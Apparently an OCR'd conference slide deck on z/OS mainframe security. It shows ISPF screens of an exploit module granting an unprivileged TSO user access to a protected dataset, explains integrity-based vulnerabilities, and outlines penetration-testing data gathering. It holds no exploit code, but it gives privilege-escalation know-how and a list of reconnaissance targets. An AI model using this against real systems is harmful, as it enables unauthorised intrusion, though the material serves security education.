DSLIST - Data Sets Matching NOACCESS.TESTDSN               Authorization failed
Command ===>                                                   Scroll ===> CSR

Command - Enter "/" to select action                    Message          Volume
-------------------------------------------------------------------------------
E        NOACCESS.TESTDSN                                                UCBADF
***************************** End of Data Set list ****************************
```

ISPF 6 – Run the exploit




```
  Menu  List  Mode  Functions  Utilities  Help
-------------------------------------------------------------------------------
                              ISPF Command Shell
Enter TSO or Workstation commands below:

===> call 'exploit1.load(expl0099)'_



Place cursor on choice and press enter to Retrieve command

=>
=>
=>
=>
=>
=>
=>
=>
=>
=>
```

Exploited completed successfully




```
EXPL0099 - EXPLOIT WORKED
*** _
```

Lets try this again




```
  Menu  Options  View  Utilities  Compilers  Help
 ------------------------------------------------------------------------------
DSLIST - Data Sets Matching NOACCESS.TESTDSN                        Row 1 of 1
Command ===> ________________________________________________ Scroll ===> CSR_

Command - Enter "/" to select action                  Message           Volume
-------------------------------------------------------------------------------
e_       NOACCESS.TESTDSN                                               UCBADF
***************************** End of Data Set list ****************************
```

Getting into Edit



```
—  Workstation  Help                                                —————————————
D  ──────────────────────────────────────────────────────────          Row 1 of 1
C                     EDIT Entry Panel                              ll ===> CSR

C  Object Name:                                                          Volume
-  'NOACCESS.TESTDSN'                                               -------------
e  * No workstation connection                                           UCBADF
*    Initial Macro  . . _________                                  *************
     Profile Name . . . _________   (Blank defaults to Type)
     Format Name  . . . _________
     Panel Name . . . . _________   (Leave blank for default)

     Options
        Confirm Cancel/Move/Replace
     _  EDIT Mixed Mode
     _  EDIT host file on Workstation
        Preserve VB record length
     _  Warn on First Data Change
     /  ASCII data
     _
   Press ENTER to continue.  Press CANCEL to cancel action.
```

User now has access




```
   File  Edit  Edit_Settings  Menu  Utilities  Compilers  Test  Help
────────────────────────────────────────────────────────────────────────────────
EDIT       NOACCESS.TESTDSN                                 Columns 00001 00072
Command ===> _                                                  Scroll ===> PAGE
****** ***************************** Top of Data ******************************
==MSG> -Warning- The UNDO command is not available until you change
==MSG>           your edit profile using the command RECOVERY ON.
000001 No one should have access to this dataset.
****** **************************** Bottom of Data ****************************
```

Lets Look at a vulnerability


- What was all that about then?
  - A demonstration of an exploit based upon an INTEGRITY based ALTER level vulnerability
  - This exploit will allow any TSO user to completely compromise all data on that system as well as the system itself.
  - This vulnerability has a CVSS score of 8.4.
  - This is a compliance violation for every compliance guideline you could have!

WHY IS THIS A VULNERABILITY?




Why is this a vulnerability?

- Exploit demonstrated the ability to bypass installation controls
- Exploit used program to invoke authorised service
- Authorised service branched to address my program specified in an authorised state




Why is this a Vulnerability?

- The unauthorised code was executed in an authorised state
- This violates the IBM statement of integrity
- The code that runs authorised can now:
  - Modify any storage on the system
  - Access any data on the system (read/write)
  - Bring the system down in a controlled or uncontrolled manner




Why is this a Vulnerability?

- IBM' s Commitment to z/OS Integrity
  - IBM's commitment includes design and development practices intended to prevent unauthorized application programs, subsystems, and users from bypassing z/OS security
  - Specifically, z/OS "System Integrity" is defined as the inability of any program not authorized by a mechanism under the installation's control to circumvent or disable store or fetch protection, access a resource protected by the z/OS Security Server (RACF®), or obtain control in an authorized state; that is, in supervisor state, with a protection key less than eight (8), or Authorized Program Facility (APF) authorized
  - In the event that an IBM System Integrity problem is reported, IBM will always take action to resolve it.




Why is this a Vulnerability?

- Violations of the IBM statement of integrity are categorised as "Integrity based"
- z/OS relies on system integrity for proper execution
- External Security Managers (RACF, ACF2, and TSS) rely on system integrity as well
- You can't have security without system integrity!




PENETRATION TESTING




Penetration Testing I
Who’s been here before?

- How many of you have had your mainframe systems penetration tested?
- If you have how did it go?
- I have done many of these and have never failed to elevate my privileges!
- One customer was very concerned as they had had clean audits for the previous 3 years..



Penetration Testing II
What’s typically done

- Two Phase Approach:
  - Phase One
    - Data Gathering
      - zOS
      - RACF/TSS/ACF2
  - Phase Two
    - Penetration Test



Penetration Testing III
Data Gathering

- The following zOS information is typically gathered:
  - IPL Parameters for current IPL
  - APF, Linklisted & LPA Datasets
  - JES Spool & Checkpoint Datasets
  - Page Datasets
  - SMF Datasets
  - Parmlib Datasets
  - IPLPARM Datasets
  - IODF Datasets
  - Proclib Datasets
  - ISPF Datasets (CLIST, REXX, etc.)

Penetration Testing III
Data Gathering

- Gather the security information for the protection of the following:
  - Datasets:
    - APF, Linklisted & LPA Datasets
    - JES Spool & Checkpoint Datasets
    - Page Datasets
    - SMF Datasets
    - Parmlib Datasets
    - IPLPARM Datasets
    - IODF Datasets
    - Proclib Datasets
    - ISPF Datasets (CLIST, REXX, etc.)
  - General Resources:
    - SDSF, OPERCMDS, CONSOLE
    - FACILITY, XFACILIT
    - SURROGAT, TSOAUTH, plus many more


Penetration Testing IV
The Test

- This phase is using a standard userid (one without any privileges)

- The objective here is to probe the system and determine if it is possible to elevate privileges of your user or gain inappropriate access to resources and/or data


- There are many tests performed and no set scripts

- It just depends what you find!!




Penetration Testing V
The Results

